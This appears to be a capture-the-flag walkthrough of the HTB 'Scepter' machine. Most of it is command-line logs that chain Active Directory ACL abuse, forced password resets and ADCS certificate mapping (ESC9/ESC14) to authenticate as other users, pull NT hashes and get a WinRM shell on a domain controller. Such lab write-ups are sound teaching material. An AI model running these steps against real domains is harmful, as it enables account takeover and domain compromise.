LDAP        10.129.244.44   389    DC01             h.brown
h.brown was a Protected User, meaning:
- Could not use NTLM for authentication.
- Kerberos pre-auth restricted to AES only - no RC4 or DES.
- The account could not be delegated (no constrained/unconstrained delegation, no CredSSP).
- TGT lifetime capped at 4 hours, and long-term secrets aren't cached.
Remote Management Users
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --groups "Remote Management Users"
LDAP        10.129.244.44   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.244.44   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP        10.129.244.44   389    DC01             h.brown
Again, h.brown. They were a member of Remote Management Users who could WinRM into the box - making them a prime target.
Computers
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.244.44 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce --computers
LDAP        10.129.244.44   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.244.44   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP        10.129.244.44   389    DC01             [*] Total records returned: 1
LDAP        10.129.244.44   389    DC01             DC01$
There was only one computer in the domain, DC01.
Certificate Enumeration
nz@pwnland:~/Documents/htb/scepter$ nxc smb 10.129.51.251 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce -M enum_ca
SMB         10.129.51.251   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.129.51.251   445    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
ENUM_CA     10.129.51.251   445    DC01             Active Directory Certificate Services Found.
ENUM_CA     10.129.51.251   445    DC01             http://10.129.51.251/certsrv/certfnsh.asp
We confirmed there was a CA hosted in the domain.
nz@pwnland:~/Documents/htb/scepter$ nxc ldap 10.129.51.251 -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce -M adcs -o 'SERVER=scepter-DC01-CA'
LDAP        10.129.51.251   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.129.51.251   389    DC01             [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
ADCS        10.129.51.251   389    DC01             Using PKI CN: scepter-DC01-CA
ADCS        10.129.51.251   389    DC01             [*] Starting LDAP search with search filter '(distinguishedName=CN=scepter-DC01-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,'
ADCS        10.129.51.251   389    DC01             Found Certificate Template: User-Extended
ADCS        10.129.51.251   389    DC01             Found Certificate Template: HelpdeskEnrollmentCertificate
ADCS        10.129.51.251   389    DC01             Found Certificate Template: StaffAccessCertificate
ADCS        10.129.51.251   389    DC01             Found Certificate Template: DirectoryEmailReplication
ADCS        10.129.51.251   389    DC01             Found Certificate Template: DomainControllerAuthentication
ADCS        10.129.51.251   389    DC01             Found Certificate Template: KerberosAuthentication
ADCS        10.129.51.251   389    DC01             Found Certificate Template: EFSRecovery
ADCS        10.129.51.251   389    DC01             Found Certificate Template: EFS
ADCS        10.129.51.251   389    DC01             Found Certificate Template: DomainController
ADCS        10.129.51.251   389    DC01             Found Certificate Template: WebServer
ADCS        10.129.51.251   389    DC01             Found Certificate Template: Machine
ADCS        10.129.51.251   389    DC01             Found Certificate Template: User
ADCS        10.129.51.251   389    DC01             Found Certificate Template: SubCA
ADCS        10.129.51.251   389    DC01             Found Certificate Template: Administrator
Looking at the available templates, we could see 2 non-standard templates:
HelpdeskEnrollmentCertificateStaffAccessCertificate
Access Control Lists

d.baker could force change password for a.carter.

a.carter being a member of IT Support had GenericAll on d.baker as d.baker was a member of Staff Access Certificate OU.

p.adams had the powers to do a DCsync.
Write access + ESC9
  0
    Template Name                       : StaffAccessCertificate
    Display Name                        : StaffAccessCertificate
    Certificate Authorities             : scepter-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireEmail
                                          SubjectRequireDnsAsCn
                                          SubjectRequireEmail
    Enrollment Flag                     : AutoEnrollment
                                          NoSecurityExtension
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-01T02:29:00+00:00
    Template Last Modified              : 2024-11-01T09:00:54+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SCEPTER.HTB\staff
      Object Control Permissions
        Owner                           : SCEPTER.HTB\Enterprise Admins
        Full Control Principals         : SCEPTER.HTB\Domain Admins
                                          SCEPTER.HTB\Local System
                                          SCEPTER.HTB\Enterprise Admins
        Write Owner Principals          : SCEPTER.HTB\Domain Admins
                                          SCEPTER.HTB\Local System
                                          SCEPTER.HTB\Enterprise Admins
        Write Dacl Principals           : SCEPTER.HTB\Domain Admins
                                          SCEPTER.HTB\Local System
                                          SCEPTER.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SCEPTER.HTB\staff
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
    [*] Remarks
      ESC9                              : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
ESC9 targets the weakness/laxness of the certificate matching process. It depends on the presence of the CT_FLAG_NO_SECURITY_EXTENSION flag in msPKI-Enrollment-Flag, which tells the CA to leave out the szOID_NTDS_CA_SECURITY_EXT extension - so the issued certificate carries no SID, and the KDC is forced to map it by name instead. The requirements of exploitation are:
- The
StrongCertificateBindingEnforcementregistry value must not be set to2- we will discuss about this later. - The flag
CT_FLAG_NO_SECURITY_EXTENSIONmust be set inmsPKI-Enrollment-Flagattribute. - The template must support
Client Authentication. - Write access (
GenericWriteor better) over an account we can enroll as, enough to modify itsuserPrincipalName(ormail) so it collides with the victim's identity.
From the template description, we could see that the ms-PKI-Certificate-Name flag was set with CT_FLAG_SUBJECT_ALT_REQUIRE_EMAIL, CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN and CT_FLAG_SUBJECT_REQUIRE_EMAIL.
More specifically, it did not have CT_FLAG_SUBJECT_ALT_REQUIRE_UPN flag - meaning PKINIT could not map certificate Subject Alternate Name (SAN) to a UPN attribute in the domain.
This is because the SAN content - and therefore what the KDC can map on - is controlled by the CT_FLAG_SUBJECT_ALT_REQUIRE_* flags. With only the email flag set, mapping here has to go through the mail attribute (implicitly) or altSecurityIdentities (explicitly), never a UPN.
The CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN indicated that this certificate template could also be enrolled in by machine accounts.
Here's the catch though. Certipy flags this template as ESC9 purely because of NoSecurityExtension, but ESC9 needs a UPN in the certificate's SAN so the KDC maps that name to the victim.
This template has SubjectAltRequireEmail, not SubjectAltRequireUpn - there is no UPN in the SAN at all. So classic ESC9 is a dead end here.
What we actually have is the machinery for ESC14: the certificate gets an email-based SAN, and mapping happens through the mail / altSecurityIdentities attributes. That distinction is why Certipy itself hedges with "other prerequisites may be required." We'll come back to the exact mapping mechanics in Side Quest #2.
If we check the objects which had mail attribute set, we could see zero results:
nz@pwnland:~/Documents/htb/scepter$ impacket-GetADUsers -hashes ':18b5fb0d99e7a475316213c15b6f22ce' scepter.htb/d.baker -all
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Querying scepter.htb for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
Administrator                                         2025-03-08 03:49:11.465284  2026-08-25 02:35:48.579160
Guest                                                 <never>              <never>
krbtgt                                                2024-11-01 03:54:41.359710  <never>
d.baker                                               2026-08-25 04:51:03.474879  2026-08-25 04:19:15.928362
a.carter                                              2026-08-25 04:51:03.443616  2024-11-01 05:19:56.989039
h.brown                                               2025-03-08 03:49:11.543364  2024-11-01 09:03:05.798571
p.adams                                               2024-11-02 13:30:25.728225  2024-11-01 09:31:01.890357
e.lewis                                               2024-11-02 06:37:14.008023  2024-11-02 06:39:28.733820
o.scott                                               2024-11-02 06:37:14.210404  2024-11-02 06:39:50.311051
M.clark                                               2024-11-02 06:37:14.913599  2024-11-02 06:40:12.206587
But we had a GenericAll on an OU that had d.baker - which indirectly might allow us to have GenericWrite powers on the mail attribute of that user.
Following the ACL chain
nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'd.baker' -p ':18b5fb0d99e7a475316213c15b6f22ce' -d scepter.htb --host dc01.scepter.htb set password a.carter Password123!
[+] Password changed successfully!

nz@pwnland:~/Documents/htb/scepter$
a.carter password was changed by d.baker.
nz@pwnland:~/Documents/htb/scepter$ impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'a.carter' -target-dn "OU=Staff Access Certificate,DC=scepter,DC=htb" -dc-ip 10.129.51.251 scepter.htb/a.carter:'Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20260825-044842.bak
[*] DACL modified successfully!
a.carter (via IT Support's GenericAll on the Staff Access Certificate OU) grants herself inheritable FullControl over the OU. That inheritance flows down to d.baker, letting us write d.baker's attributes.
nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'a.carter' -p 'Password123!' -d scepter.htb --host dc01.scepter.htb set object d.baker mail -v 'administrator@scepter.htb'
[+] d.baker's mail has been updated

nz@pwnland:~/Documents/htb/scepter$
We then populated the mail attribute with administrator@scepter.htb value.
nz@pwnland:~/Documents/htb/scepter$ certipy-ad req -u 'd.baker@scepter.htb' -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate' -dc-ip 10.129.51.251 -target 10.129.51.251
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'd.baker.pfx'
[*] Wrote certificate and private key to 'd.baker.pfx'
nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'a.carter' -p 'Password123!' -d scepter.htb --host dc01.scepter.htb set object d.baker mail -v 'd.baker@scepter.htb'
[+] d.baker's mail has been updated

nz@pwnland:~/Documents/htb/scepter$
We reverted the changes in the mail attribute.
nz@pwnland:~/Documents/htb/scepter$ certipy-ad auth -pfx 'd.baker.pfx' -domain 'scepter.htb' -dc-ip 10.129.51.251 -u administrator
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'administrator@scepter.htb'
[*] Trying to get TGT...
[-] Name mismatch between certificate and user 'administrator'
[-] See the wiki for more information

nz@pwnland:~/Documents/htb/scepter$
But we failed here. Interesting! we will investigate later on why this did not work in the Side Quest #2 section. Spoiler: it has something to do with certificate mapping.
But we had another user who had the privilege to WinRM into the box: h.brown.
nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'a.carter' -p 'Password123!' -d scepter.htb --host dc01.scepter.htb set object d.baker mail -v 'h.brown@scepter.htb'
[+] d.baker's mail has been updated

nz@pwnland:~/Documents/htb/scepter$
nz@pwnland:~/Documents/htb/scepter$ certipy-ad req -u 'd.baker@scepter.htb' -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate' -dc-ip 10.129.51.251 -target 10.129.51.251 -sid S-1-5-21-74879546-916818434-740295365-1108
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Saving certificate and private key to 'd.baker.pfx'
File 'd.baker.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'd.baker.pfx'
We requested a certificate for the template StaffAccessCertificate.
nz@pwnland:~/Documents/htb/scepter$ bloodyad -u 'a.carter' -p 'Password123!' -d scepter.htb --host dc01.scepter.htb set object d.baker mail -v 'd.baker@scepter.htb'
[+] d.baker's mail has been updated

nz@pwnland:~/Documents/htb/scepter$
We reverted the changes made to mail attribute of d.baker.
 nz@pwnland:~/Documents/htb/scepter$ certipy-ad auth -pfx 'd.baker.pfx' -domain 'scepter.htb' -dc-ip 10.129.51.251 -u h.brown
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'h.brown@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'h.brown.ccache'
[*] Wrote credential cache to 'h.brown.ccache'
[*] Trying to retrieve NT hash for 'h.brown'
[*] Got hash for 'h.brown@scepter.htb': aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c
We used the certificate to authenticate as h.brown.
Why did this work?!? We will find the why in the Side Quest #2 section.
Shell as h.brown
nz@pwnland:~/Documents/Tools/winrmexec$ ~/Documents/Tools/winrmexec/venv/bin/python ~/Documents/Tools/winrmexec/winrmexec.py -k -no-pass -hashes ':4ecf5242092c6fb8c360a08069c75a0c' 'scepter.htb/h.brown'@dc01.scepter.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using dc01.scepter.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://dc01.scepter.htb:5985/wsman
[*] '-spn' not specified, using HTTP/dc01.scepter.htb@scepter.htb
[*] '-dc-ip' not specified, using scepter.htb
[*] requesting TGT for scepter.htb\h.brown
Traceback (most recent call last):
  File "/home/nz/Documents/Tools/winrmexec/winrmexec.py", line 1473, in <module>
    main()
    ~~~~^^
  File "/home/nz/Documents/Tools/winrmexec/winrmexec.py", line 1458, in main
    transport = create_transport(args)
  File "/home/nz/Documents/Tools/winrmexec/winrmexec.py", line 1366, in create_transport
    krb_creds = get_krb_creds(dc_ip, spn, domain, username, password, nt_hash, aes_key)
  File "/home/nz/Documents/Tools/winrmexec/winrmexec.py", line 1249, in get_krb_creds
    tgt, cipher, _, tgtkey = getKerberosTGT(user, password, domain, "", nt_hash, aes_key, dc_ip)
                             ~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/nz/Documents/Tools/winrmexec/venv/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 190, in getKerberosTGT
    r = sendReceive(message, domain, kdcHost)
  File "/home/nz/Documents/Tools/winrmexec/venv/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
Even though we passed the hash and asked for Kerberos, we still failed with KDC_ERR_ETYPE_NOSUPP. The reason is subtler than "NTLM is blocked": passing an NT hash makes the client request an RC4 ticket, and Protected Users forbids RC4 (and DES) - AES only.
The KDC has no supported encryption type to answer with, hence the error. The fix is to authenticate with a proper Kerberos ticket, which is exactly what Certipy handed us.
nz@pwnland:~/Documents/htb/scepter$ export KRB5CCNAME=h.brown.ccache

nz@pwnland:~/Documents/htb/scepter$
nz@pwnland:~/Documents/htb/scepter$ ~/Documents/Tools/winrmexec/venv/bin/python ~/Documents/Tools/winrmexec/winrmexec.py -k -no-pass dc01.scepter.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using dc01.scepter.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://dc01.scepter.htb:5985/wsman
[*] using domain and username from ccache: SCEPTER.HTB\h.brown
[*] '-spn' not specified, using HTTP/dc01.scepter.htb@SCEPTER.HTB
[*] '-dc-ip' not specified, using SCEPTER.HTB
[*] requesting TGS for HTTP/dc01.scepter.htb@SCEPTER.HTB
PS C:\Users\h.brown\Documents> $env:username
h.brown
PS C:\Users\h.brown\Documents> $env:computername
DC01
PS C:\Users\h.brown\Documents>
We got shell as h.brown.
Privilege escalation
Rights on p.adams
Remember, p.adams had DCSync rights in the domain.
PS C:\ProgramData> (Get-Acl "AD:\$(Get-ADUser p.adams)").Access | Format-Table IdentityReference, ActiveDirectoryRights, ObjectType

IdentityReference                                                                                  ActiveDirectoryRights
-----------------                                                                                  ---------------------
NT AUTHORITY\SELF                                                                                            GenericRead
NT AUTHORITY\Authenticated Users                                                                             ReadControl
NT AUTHORITY\SYSTEM                                                                                           GenericAll
BUILTIN\Account Operators                                                                                     GenericAll
SCEPTER\Domain Admins                                                                                         GenericAll
Everyone                                                                                                   ExtendedRight
NT AUTHORITY\SELF                                                                            ReadProperty, WriteProperty
NT AUTHORITY\SELF                                                                            ReadProperty, WriteProperty
NT AUTHORITY\SELF                                                                            ReadProperty, WriteProperty
NT AUTHORITY\SELF                                                                                          ExtendedRight
NT AUTHORITY\SELF                                                                                          ExtendedRight
NT AUTHORITY\SELF                                                                                          ExtendedRight
NT AUTHORITY\Authenticated Users                                                                            ReadProperty
NT AUTHORITY\Authenticated Users                                                                            ReadProperty
NT AUTHORITY\Authenticated Users                                                                            ReadProperty
NT AUTHORITY\Authenticated Users                                                                            ReadProperty
BUILTIN\Windows Authorization Access Group                                                                  ReadProperty
BUILTIN\Terminal Server License Servers                                                      ReadProperty, WriteProperty
BUILTIN\Terminal Server License Servers                                                      ReadProperty, WriteProperty
SCEPTER\Cert Publishers                                                                      ReadProperty, WriteProperty
SCEPTER\RAS and IAS Servers                                                                                 ReadProperty
SCEPTER\RAS and IAS Servers                                                                                 ReadProperty
SCEPTER\RAS and IAS Servers                                                                                 ReadProperty
SCEPTER\RAS and IAS Servers                                                                                 ReadProperty
SCEPTER\CMS                                                                                                WriteProperty
SCEPTER\CMS                                                                                                 ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ReadProperty
SCEPTER\Key Admins                                                                           ReadProperty, WriteProperty
SCEPTER\Enterprise Key Admins                                                                ReadProperty, WriteProperty
CREATOR OWNER                                                                                                       Self
NT AUTHORITY\SELF                                                                                                   Self
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS                                                                  ReadProperty
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS                                                                  ReadProperty
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS                                                                  ReadProperty
NT AUTHORITY\SELF                                                                                          WriteProperty
BUILTIN\Pre-Windows 2000 Compatible Access                                                                   GenericRead
BUILTIN\Pre-Windows 2000 Compatible Access                                                                   GenericRead
BUILTIN\Pre-Windows 2000 Compatible Access                                                                   GenericRead
NT AUTHORITY\SELF                                                                            ReadProperty, WriteProperty
NT AUTHORITY\SELF                                                             ReadProperty, WriteProperty, ExtendedRight
SCEPTER\Enterprise Admins                                                                                     GenericAll
BUILTIN\Pre-Windows 2000 Compatible Access                                                                  ListChildren
BUILTIN\Administrators                     ..., WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner
So group CMS has write property on the user p.adams. And we discovered previously that h.brown was a member of CMS.
PS C:\ProgramData> ((Get-Acl "AD:\$(Get-ADUser p.adams)").Access | Where-Object { $_.IdentityReference -like "*CMS*" }).ObjectType

Guid
----
00fbf30c-91fe-11d1-aebc-0000f80367c1
00000000-0000-0000-0000-000000000000


PS C:\ProgramData>
We wanted to check which attribute we could write to. We could see two GUIDs above.
  ## Common Exploitable Properties

   GUID                                                                             │ Attribute                                                                        │ Attack
  ──────────────────────────────────────────────────────────────────────────────────┼──────────────────────────────────────────────────────────────────────────────────┼──────────────────────────────────────────────────────────────────────────────────
   f3a64788-5306-11d1-a9c5-0000f80367c1                                             │ servicePrincipalName                                                             │ Targeted Kerberoasting — set SPN → roast → crack
   bf967a68-0de6-11d0-a285-00aa003049e2                                             │ userPrincipalName                                                                │ ESC9/ESC10 — change UPN for cert mapping abuse
   5b47d60f-6090-40b2-9f37-2a4de88f3063                                             │ msDS-KeyCredentialLink                                                           │ Shadow Credentials (blocked for you)
   00fbf30c-91fe-11d1-aebc-0000f80367c1                                             │ userAccountControl                                                               │ ASREPRoast — disable pre-auth → roast

  Once you share the GUID, we'll know the exact attack path.
We used AI to find out what the GUIDs corresponded to, and we saw it was suggesting that 00fbf30c-91fe-11d1-aebc-0000f80367c1 represented the userAccountControl attribute of p.adams. If that were the case, we could potentially disable the pre-auth for the user p.adams to get a Kerberos hash for it, and could even try to brute force it offline. But let us hold our horses and not go that fast :)
nTSecurityDescriptor.ACL.11.Trustee: CMS
nTSecurityDescriptor.ACL.11.Right: WRITE_PROP
nTSecurityDescriptor.ACL.11.ObjectType: Alt-Security-Identities
nTSecurityDescriptor.ACL.11.InheritedObjectType: User
To verify the claims, we used bloodyAD to see what rights we had on the user. Apparently it was the altSecurityIdentities attribute that we could write to, not the userAccountControl. So, AI is not taking our job anytime soon.
ESC14 and Abusing altSecurityIdentities to takeover p.adams

The attribute altSecurityIdentities is generally used by administrators to explicitly map a user account to a certificate. The value of this attribute is an identifier string which if matches with a certificate, allows for authentication as that user. This identifier string can take the below forms:
nz@pwnland:~/Documents/htb/scepter$ certipy-ad req -u 'd.baker@scepter.htb' -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate' -dc-ip 10.129.244.44 -target 10.129.244.44
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 26
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'd.baker.pfx'
